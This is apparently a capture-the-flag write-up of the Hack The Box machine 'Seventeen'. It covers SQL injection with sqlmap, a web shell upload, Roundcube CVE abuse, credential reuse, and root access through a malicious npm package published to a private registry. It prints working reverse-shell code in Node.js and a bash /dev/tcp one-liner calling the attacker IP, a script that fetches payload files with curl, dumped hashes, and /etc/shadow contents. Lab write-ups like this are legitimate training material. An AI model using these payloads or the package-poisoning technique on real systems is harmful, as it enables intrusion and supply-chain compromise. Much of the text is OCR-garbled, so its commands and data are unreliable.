

Path of Exploitation

Foothold: find sql injextion in exam app, get creds and log into old management app and upload web shell, find round cube server and exploit path to get file upload folder after fuzzing, exploit to get web shell as www-data User: search docker container for creds and get marks creds and login as mark with ssh

root: find npm package installer and install db-logger to get creds for kavi. login as kavi and exploit npm package with custom npm package and run startupscript as root and get shell.

Creds

Username	Password	Description
31234	autodestruction	oldmanagement.seventeen.htb(Kelly Shane)
mysqluser	mysqlpassword	mysql
Mark	2020bestyearofmylife	ssh
Kavi	IhateMathematics123#	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))
8000	http	Apache httpd 2.4.38

Service Info: Host: 172.17.0.3; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
** Namp 7.92 scan initiated Non Sep 26 15:18:31 2022 as: nmap =sC =sV =oA nmap/Full =p- =vvv 10.10.11.165

**Map scan report for 10.10.11.
```

Web Enumeration


```
about [Status: 200, Size: 18792, Words: 3326, Lines: 343, Duration: 40ms]
admin [Status: 200, Size: 1780, Words: 1243, Lines: 139, Duration: 35ms]
build [Status: 200, Size: 15733, Words: 2855, Lines: 138, Duration: 53ms]
config [Status: 200, Size: 15745, Words: 1226, Lines: 137, Duration: 90ms]
database [Status: 200, Size: 15745, Words: 2855, Lines: 318, Duration: 586ms]
home [Status: 200, Size: 15735, Words: 3222, Lines: 346, Duration: 593ms]
inc [Status: 200, Size: 15735, Words: 2855, Lines: 318, Duration: 593ms]
mlist [Status: 200, Size: 0.5725]
plugins [Status: 200, Size: 0.5725]
status: 200, Size: 15743, Words: 1, Duration: 8946ms]
plugins [Status: 200, Size: 0.5725]
status: 200, Size: 0.5725, Lines: 318, Duration: 672ms]
:: Progress: [6453/6453] :: Job [1/1] :: 80 req/sec :: Duration: [0:01:10] :: Errors: 1 ::
```



 $\{"status":"incorrect","|last_qry":"SELECT*from users where username = "and`password` = md5('d41d8cd98f00b204e9800998ecf8427e')"\} \} \}$

well finally decided to just google the examination management system and found this https://www.exploit-db.com/exploits/50725

and sql injection..



dump database

sqlmap -u 'http://exam.seventeen.htb/?p=take_exam&id=1' -p id --level 5 --risk 3 --batch --threads 10 --dbms=mysql --technique=B -D db_sfms -T storage -C filename --dump

```
available databases [4]:
[*] db_sfms
[*] erms_db
[*] information schema
Database: roundcubedb
Table: session
[9 entries]
| sess_id
                                      | ip
                                                     vars
                                            changed
                                                                    created
c7003634ee14e013028dc6c64bd571b8 | 10.10.14.19
dOveck#i0jfPfoGru23Wh22W8czo10ilb19VUyTrdGrz3xx20ju6ImxvZ2luIjtza2luX2NvbmZpZ3xh0ju6g3MGNjoibGF5b3V0Ijtz0jEw0i33MRVc2NyZVvIjtz0jIy0i3qcXVlcnlfdWlfY29sb3JzX3RoZWIlIjtz0jK6Im3vb3RzdHJhc
CI7czoxODoiZW1ZWRFY3NzXZxvY2F0aW9uIjtz0jE30iIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sbZNhdGlvbi17czoxNzoiL3N9eWxlcy9lbWJZC5jc3Hi03M6MjY6Im1lZGLNz2Jyb3dzZXJfY3NzXZxvY2F0aW9uIjtz0jQ6Im5vbmUi031yZXF1ZXN0X3
Rva2VufHM6MzI6IidOaHFTN
                            JXbjByeHJvIjs= | 2022-05-10 05:46:14 | 1000-01-01 00:00:00 |
  88297c50a3cfaf3f27eb52029f7f7cd6 | 10.10.14.23 |
dGVtcHxi0jE7bGFuZ3VhZ2V8czo10iJlbl9VUyI7dGFza3xz0jUGImxvZ2luIjtza2luX2NvbmZpZ3xh0jUGe3MGNjoibGF5b3V0Ijtz0jEw0iJ3aWRlc2NyZWVuIjtz0jIy0iJqcXVlcnlfdWlfY29sb3JzX3RoZWllIjtz0jkGImJvb3RzdHJhc
CITczoxODoiZW1ZWRFY3NzXzxvY2F0aw9uIjtz0jE30iIvc3R5bGVzL2VtymVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0ewxlcy9lbwJlZC5jc3Mi03M6MjY6ImilZGlhX2Jyb3dzZXJFY3NzXzxvY2F0aw9uIjtz0jQ6Im5vbmUi031yZXF1ZXN0X3
                                      WIjs= | 2022-05-07 02:08:37 | 1000-01-01 00:00:00 |
  88297c50a3cfaf3f27eb52029f7f7cd6 | 10.10.14.23
dGVtcHxiOjE7bGFuZ3WhZ2V98cza104Jlb19vUy17dGFz33xZ0jU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjUGe3M6NjoibGF5b3V0IjtzOjEWoiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZWllIjtzOjKGImJvb3RzdHJht
CI7czoxODoiZWliZWRfY3NzX2xvY2F0aW9uIjtz0jE30iJvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3Mi03M6MjY6ImllZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtz0j06Im5vbmUi031yZXF1ZXN0X3
Rva2VufHM6MzI6IkRwbG1Qb
                                     p3Ijs= | 2022-05-07 02:08:37 | 1000-01-01 00:00:00 |
  a5e15c0bb10b5b222ff1858d99f5a9b5 | 127.0.0.1
dGVtcHxi0iE7bGFuZ3VhZ2V8czo10iJlbl9VUvI7dGFza3xz0iU6ImxvZ2luIitza2luX2NvbmZpZ3xh0iU6e3M6NioibGF5b3V0Iitz0iEw0iJ3aWRlc2NvZWVuIitz0iIv0iJacXVlcnlfdWlfY29sb3JzX3RoZWllIitz0ik6ImJvb3RzdHJhc
CITczoxODoiZW11ZWRFY3NZX2xVV2F8aW9uIjtz0jE301Ivc3R5bGvzL2vtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiTrczoxNzoiL3N8eWxlcy9lbWJZC5jc3M103M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F8aW9uIjtz0jQ6Im5vbmU1031yZXF1ZXN8X3
Rva2VufHM6MzI6IkpkYlBHM
                                   UjJCIjs= | 2022-05-10 05:29:15 | 1000-01-01 00:00:00 |
| 01889513fefc71fe16c108d30202adb3 | 172.17.0.1 |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo10iJlb19VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtz0jE30iIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3Mi03M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtz0jQ6Im5vbmui031yZXF1ZXN0X3
                                      NIjs= | 2022-05-06 19:11:05 | 1000-01-01 00:00:00 |
  cbc20294c489f6b2afbe63fb2d4073a0 | 172.17.0.1
dotechriojE7b6Fu23Vh22V8czol0i3lb19VUy17d6Fza3xz0jU6ImxvZ2luIjtza2luX2NvbmZpZ3xh0jU6sM6Njoib6F5b3V0Ijtz0jEw0iJ3aWRlc2NyZWVuIjtz0jIy0iJqcXVlcnlfdWlfY29sb3JzX3RoZWllIjtz0jEx0jE30fIvc3R5bGVzL2Vt/mVkLmNzcyI7czoxOToiZWRpdG9yXZNzc19sb2NhdGlvbi17czoxNzoiL3N0eWklcy9lbWJlZC5jc3Mf03M6MjY6Im11Z6lhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtz0jG6Im5vbmUi031yZXF1ZXN0X3
Rva2VufHM6MzI6IktqMjlmR
                                     hpIjs= | 2022-05-06 19:06:15 | 1000-01-01 00:00:00 |
  72226e3d0524b583d42dd280leb24cfa | 172.17.0.1
dGVtcHxi0j67bGruZ3VhZZV8czo10iJlb19VUyI7dGFza3xz0jUGImxvZ2luIjtza2luX2NvbmZpZ3xh0jUGe3MGNjoibGF5b3V8Ijtz0jEw0iJ3aWRlc2NyZWVuIjtz0jIy0iJqcXVlcnlfdWlfY29sb3JzX3RoZWllljtz0jKGImJvb3RzdHJhc
CITczoxODoiZW11ZWRFY3NZX2xvY2F0aW9uIjtz0jE30iIvc3R5bGVzL2Vt/m/VklmNzcyITczoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiITczoxNzoiL3N0eWxlcy9lbWJl2C5jc3M103M6MjY6Im11Z6lhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtz0jQ6Im5vbmU1031yZXF1ZXN0X3
```

EMBLPQQ3dKZmSEMTZSRTFOW0ZPeUZMan801js= | 2022-05-06 19:12:19 | 1000-01-01 00:00:00 |
| 97ecfifol65501f7c10bc92d8ee02c56 | 172.17.0.1 |
| d6VtcHxi0jcF7bGruZ3vhZ2V8czo10iJtb19VUJTdGF2a3xz0jUdEmxvZ2luIjtza2luX2NvbmzpZ3xh0jU6c3M6Njoib6F5b3V0Ijtz0jEw0iJ3aWRlc2NyZWVuIjtz0jIy0iJqcXVlcnlfdWlfY29sb3JzX3RoZWllIjtz0jk6ImJvb3RzdHJhc
| CTrczoxOboiZWl12WRf79lxZxvV2F0aW9uIjtz0jE03livc3R5b6VzL2VtrWklkmWzcyITczoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiTczoxNzoiL3N0eWxlcy9lbWJlZc5jc3MiO3M6MjY6ImilZGlhX2Jyb3dzZXJfY3NzX2xvV2F0aW9uIjtz0jG6Im5vbmUiO31yZXF1ZXN0X3
| RvaZvufHM6Rz16InNQZE650 | 2022-05-06 19:12:24 | 1000-01-01 00:00:00 |
| cbc20294c489f6b2afbe63fb2d4073a0 | 172.17.0.1 |
| d6VtcHxi0jcF7bGruZ3vhZ2V8czo10iJlb19VUJTdGfza3xz0jU6ImxvZ2luIjtza2luX2NvbmzpZ3xh0jU6e3M6Njoib6F5b3V0Ijtz0jEw0iJ3aWRlc2NyZWVuIjtz0jIy0iJqcXVlcnlfdWlfY29sb3JzX3RoZWllIjtz0jk6ImJvb3RzdHJhc
| CTrczoxOboiZwl1ZWRf78vxZxvV2F0aW9uIjtz0jE30iIvc3R5bGVzL2VtVmVkLmNzcyITczoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiTczoxNzoiL3N0eWxlcy9lbWJlZc5jc3MiO3M6MjY6ImilZGlhX2Jyb3dzZXJfY3NzX2xvV2F0aW9uIjtz0jQ6Im5vbmUiO31yZXF1ZXN0X3
| RvaZvufHM6Nz16InBNWFmS | 2022-05-06 19:06:15 | 1000-01-01 00:00:00 |
| CTrczoxOboiZwl1ZwRf78vxZxvV2F0aW9uIjtz0jE30iIvc3R5bGVzL2VtVmVkLmNzcyITczoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiTczoxNzoiL3N0eWxlcy9lbWJlZc5jc3MiO3M6MjY6ImilZGlhX2Jyb3dzZXJfY3NzXxvv2F0aW9uIjtz0jQ6Im5vbmUiO31yZXF1ZXN0X3
| RvaZvufHM6Nz16InBNWFmS | 2022-05-06 19:06:15 | 1000-01-01 00:00:00 |

Database: roundcubedb
Table: system
[1 entry]
| name | value |
| roundcube-version | 2015111100 |

lookes like kelly shane cracked...

Database: db_sfms Table: user 3 entries | user id | status lastname password username firstname administrator Administrator fc8ec7b43523e186a27f46957818391c | admin Administrator Regular Anthony b35e311c80075c4916935cbbbd770cef UndetectableMark Mark Regular Smith 112dd9d08abf9dcceec8bc6d3e26b138 | Stev1992 Steven

Database: information_schema
[61 tables] CHARACTER_SETS COLLATION CHARACTER SET APPLICABILITY COLUMN_PRIVILEGES ENGINES EVENTS GLOBAL_STATUS GLOBAL_VARIABLES
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU INNODB_BUFFER_POOL_STATS INNODB_CMP
INNODB_CMPMEM INNODB CMPMEM RESET INNODB_CMP_PER_INDEX
INNODB_CMP_PER_INDEX_RESET
INNODB_CMP_RESET INNODB_FT_BEING_DELETED INNODB_FT_CONFIG INNODB FT DEFAULT STOPWORD INNODB_FT_DELETED
INNODB_FT_INDEX_CACHE
INNODB_FT_INDEX_TABLE INNODB_LOCKS
INNODB_LOCK_WAITS
INNODB_METRICS INNODB SYS COLUMNS INNODB_SYS_DATAFILES INNODB_SYS_FIELDS INNODB_SYS_FOREIGN INNODB_SYS_FOREIGN_COLS INNODB_SYS_INDEXES INNODB SYS TABLES INNODB_SYS_TABLESPACES INNODB_SYS_TABLESTATS INNODB_SYS_VIRTUAL INNODB_TEMP_TABLE_INFO
INNODB_TRX KEY_COLUMN_USAGE OPTIMIZER_TRACE PARAMETERS PARTITIONS PLUGTNS PROCESSLIST PROFILING REFERENTIAL CONSTRAINTS SCHEMATA SCHEMA_PRIVILEGES SESSION_STATUS SESSION_VARIABLES STATISTICS TABLES TABLESPACES TABLE_CONSTRAINTS

	BLE_PRIVILEGES
	IGGERS
	ER_PRIVILEGES
VI	EWS
+	
Data	base: db_sfms
[3 t	ables]
+	
us	er
st	orage
st	udent
+	
	base: roundcubedb
	tables
+	
	ssion
	stem che
	che_index
	che_messages
	che_shared
	che_thread
	ntactgroupmembers
	ntactgroups
	ntacts
	ctionary
	entities
	arches
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+	
D - + -	h
	base: erms_db
Le t	ables]
1 63	tegory_list
	am_list
	tion_list
	estion_list
Sy	stem_info ers
100	

roundcube

user_id	username	 	 preferences	 failed_login_counter
1			a:1:{s:11:"client_hash";s:32:"0db936ce29d4c4d2a2f82db8b3d7870c";}	3

db_sfms

looks like shane kelly shane cracked.


3 entries		+	+	,	+
user_id	status	lastname	password	username	firstname
1			+		Administrator
2	Regular	Anthony	b35e311c80075c4916935cbbbd770cef	UndetectableMark	Mark
4	Regular	Smith	112dd9d08abf9dcceec8bc6d3e26b138	Stev1992	Steven

erms_db

Database: erms_db
Table: users

[3 entries]		.		+	+		+	+
id type	avatar	lastname	password	username	firstname	date_added	last_login	
1 1 6 2 7 2	6 2 /oldmanagement/files/avatar.png Anthony 48bb86d936bb993dfdcf7fefdc60cc06 UndetectableMark Mark 2021-09-30 16:34:02 NULL 2022-05-10 08:21:39							
00:20:23] [9:29:23] [INFO] table 'erms_db.users' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/erms_db/users.csv'							
⊏(kali⊛kal \$ gobuster	i)-[~] whost -u http://seventeen.htb -w tes	st.txt						
	nagement.seventeen.htb (Status: 302)]					
ound: exam.s	seventeen.htb (Status: 200) [Size: 17	7375]						
	0:46:38 Finished		===					

weird..





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ok.... lets try some logins..

and obviously we only have 1 cred so login with it and .. ▼ // ≜ 10.10.14.178 ◆) ▲ 10.20.49:22 A G Seventeen Exam Reviewer × School File Management × + Q < x * * 1 0 ~ 2 : File List Student Information Show 10 v entries 31234 Action Filename ▲ File Type Date Uploaded Name: Kelly Shane Marksheet-finals.pdf... application/pdf 2020-01-26, 06:57 PM Gender: Female Showing 1 to 1 of 1 entries Previous 1 Next Year & Section: 2C File Choose File No file chosen + Add File ۰. پ

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
ne other colleagues of yours have already agreed to

sions. And he wanted you to know that he won't be ead. (https://mastermailer.seventeen.htb/)
nwas acknowledged by the server management stalload shortly.

add to hosts file







fuzzed and found the folder papers so can upload the file papers.php to box and then mod the install to that folder and then booom shell

https://roundcube.net/news/2020/04/29/security-updates-1.4.4-1.3.11-and-1.2.10

https://github.com/DrunkenShells/Disclosures/blob/master/CVE-2020-12641-Command%20Injection-Roundcube/Bypasses/Flag%20Injection.md

 $\underline{https://github.com/DrunkenShells/Disclosures/tree/master/CVE-2020-12640-PHP\%20Local\%20File\%20Inclusion-Roundcubers (CVE-2020-12640-PHP\%20Local\%20File\%20Inclusion-Roundcubers)}$

ww-data@c09603c73d1f:/var/www/html/mastermailer\$ id uid=33(www-data) gid=33(www-data) groups=33(www-data)

Docker Enumeration

and try login to host with ssh

00 - Loot > Creds ⇒ mark:2020bestyearofmylife

Mark

```
mark@seventeen:/var/mail$ cat kavi
To: kavi@seventeen.htb
From: admin@seventeen.htb
Subject: New staff manager application
Hello Kavishka.
Sorry I couldn't reach you sooner. Good job with the design. I loved it.
I think Mr. Johnson already told you about our new staff management system. Since our old one had some problems, they are hoping maybe we could migrate to a more modern one. For the first phase, he asked us just a simple web UI to store the details of the staff members.
I have already done some server-side for you. Even though, I did come across some problems with our private registry. However as we agreed, I removed our old logger and added loglevel instead. You just have to publish it to our registry and test it with the application.
Mike
Ncat: Connection from 10.10.11.165.
Ncat: Connection from 10.10.11.165:37768
PUT /-/user/org.couchdb.user:test HTTP/1.1
accept-encoding: gzip
version: 3.5.2
accept: application/json
referer: adduser
npm-session: 1d7f5d3911381a6d
user-agent: npm/3.5.2 node/v8.10.0 linux x64
host: 10.10.14.178:80
content-type: application/json
content-length: 151
Connection: keep-alive
["_id":"org.couchdb.user:test","name":"test","password":"test","email":"test@seventeen.htb","type":"user","roles":[],"date":"2022-09-29T21:43:16.488Z"}
```

this is the request it makes when following entering the command it says to make npm adduser --registry http://lo.10.14.178:80

i install verdaccio in docker and try again

ok after playing around with verdaccio i see that i can create and register npm packages into verdaccio then install them with the --registry flag.. so lets try doing it with the local one since it won't let me overwrite or install or even add users so i type

npm install db-logger --registry http://localhost:4873 and it installs a bunch of stuff so lets take a look at the db logger since we couldn't access it before

so i try them with kavi

00 - Loot > Creds ⇒ kavi:lhateMathematics123#

Kavi

Enumeration

```
kavi@seventeen:-$ sudo -l
[sudo] password for kavi:
Matching Defaults entries for kavi on seventeen:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/sbin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/sh
```

well this should be easy...

```
kavi@seventeen:-$ cat /opt/app/startup.sh
#!/bin/bash

cd /opt/app

deps=('db-logger' 'loglevel')

for dep in $(deps(@)); do
    /bin/echo "[a] Checking for $dep"
    os$(usr/bin/pan-its|/bin/grep $dep)

if [[ "$o" != *"$dep"* ]]; then
    /bin/echo "[1] Installing $dep"
    /usr/bin/pan install $dep --silent
    /bin/chom rootroot node_modules -R
    else
    /bin/echo "[+] $dep already installed"

fi
done

/bin/echo "[+] Starting the app"
/usr/bin/node /opt/app/index.js
```

so where can we inject

cd not full path, but can't hijack cd because only can use the secure paths from above and can't write to any.. ok.. hmm.. deps = loglevel.. well we can do something here with loglevel.... maybe create our own package... then runs /opt/app/index.js

index.js

well, not much here, so lets go to the two dependencies and see what we can do...

well when runing the script as sudo says db-logger already installed... so can't do much with that, so lets chck out the other..

```
kavi@seventeen:-$ sudo /opt/app/startup.sh

[3] Checking for ob-logger

[4] db-logger already installed

[5] Checking for loglevel

[6] Installing loglevel

[6] Installing loglevel

[9] Installing loglevel

[9] Loglevel@1.8.0

[9] mysql@2.18.1
```

ok.. so it installs loglevel hmm... ok

so mananged to get package loglevel and modded the package.json file to have a preinstall script.

published it to my personal repo and then updated the .npmrc file to get new file from my server and should run as root. but didnt.. hmm...

```
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
[— loglevel@1.8.1
[+] Starting the app
```

my new version 1.8.1. with my script.. and doesn't execute as root.. why!!!!!!?????

does it as kavi on the 2nd run.. first run doesnt'... hmm..

so runs it as kavi but runs the script as kavi.. so hmm... how can i force it to run as root....

well lets try to focus on a malicious js file then.

and here's my quick script to do all the stuff for me

```
#!/bin/bash
# install original loglevel version 1.8.0 to dev/shm
dd /tmp/ && npm install loglevel
# update the package.json with my custom package.json with a new version and a pre/post install script which runs as kavi.. and finally i update the and lib/loglevel.js
cd /tmp/node_modules/loglevel/ && curl http://10.10.14.178/package.json -0
cd /tmp/node_modules/loglevel/ && curl http://10.10.14.178/loglevel.js -o lib/loglevel.js
#register the package in my repo
cd /tmp/node_modules/loglevel/ && curl http://10.10.14.178/.npmrc -O && printf "kavi\r\nkavi\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackage\capackag
```

so basically a few things you ahve to do is update the package file to a version higher than the original which is 1.8.0 so i wen with 1.8.1 and then update the main js file in this case it's lib/loglevel.js.

you can also just do npm init and create a totally new package but i wanted to kinda hide the rev shell etc..

so anyway, just update the package.json file with a new version number 1.8.0 and thats bascically it for the package.json file next, update the main js file with the rev shell..

```
(function(){
  var net = require("net"),
    cp = require("child_process"),
    sh = cp.spawn("/bin/bash", []);
  var client = new net.Socket();
  client.connect(9001, "10.10,14.178", function(){
      client.pipe(sh.stdin);
      sh.stdout.pipe(client);
      sh.stderr.pipe(client);
    ));
    return /a/; // Prevents the Node.js application form crashing
))();
...[snip]...
```

i just added this to the top of the loglevel.js and uploaded it to the package

finally just register the package to my rep and instal it from with sudo opt/app/startup.sh file

if you decided to make a completely custom package with you will want to add the logging functions to prevent errors from popping up when it finally runs. and can look somethign like this

```
const cp = require("child_process")

cp.exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'");

function log(msg) {
    console.log(msg);
}


function debug(msg) {
    console.log(msg);
}

function warn(msg) {
    console.log(msg);
}

module.exports.log = log;
```

anyway using the built in loglevel.js didn't have to worry about all that, and the rev shell works just fine form payloads all the things..

and we get root



root

root.txt

root@seventeen:/root# cat root.txt
e2e841bf129e0b90cc7673a165941e39

uname -a

root@seventeen:/root# uname -a
Linux seventeen 4.15.0-177-generic #186-Ubuntu SMP Thu Apr 14 20:23:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux

id && whoami

root@seventeen:/root# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root

/etc/shadow

```
root@seventeen:/root# cat /etc/shadow
root:$65zKJAdLXN$2q2KQQ5TCKXr6p.GJAuzESBeX97RB2cdQID4hUUv12CIZvEhCATo8JqsvzVghUlHGVfHXgAuWIVE.GtdVVZPw.:19892:8:99999:7:::
...[snfp]...
kavi:$65p67ISnef$mypsB6ealk.iD7wZNHdnZBoKOlOlOgIE1E6pQ.7LidVs407TYNvnMkENVFYXTrmxazGhNHf67HTwFyySxhY.V.:19892:8:99999:7:::
mysql:!:19667:8:99999:7:::
dovecot:*198078:8:99999:7:::
dovecot:*198078:8:999999:7:::
mark:$65wQ8Yfx4HSH65tyKF3GL/61g4gr02xDnu5R4NerpbwhjO5ySUwx8Z70lbfRLpXTli79hG67okVJQ6wlueO5NYWCVLONguxU1:19892:8:99999:7:::
```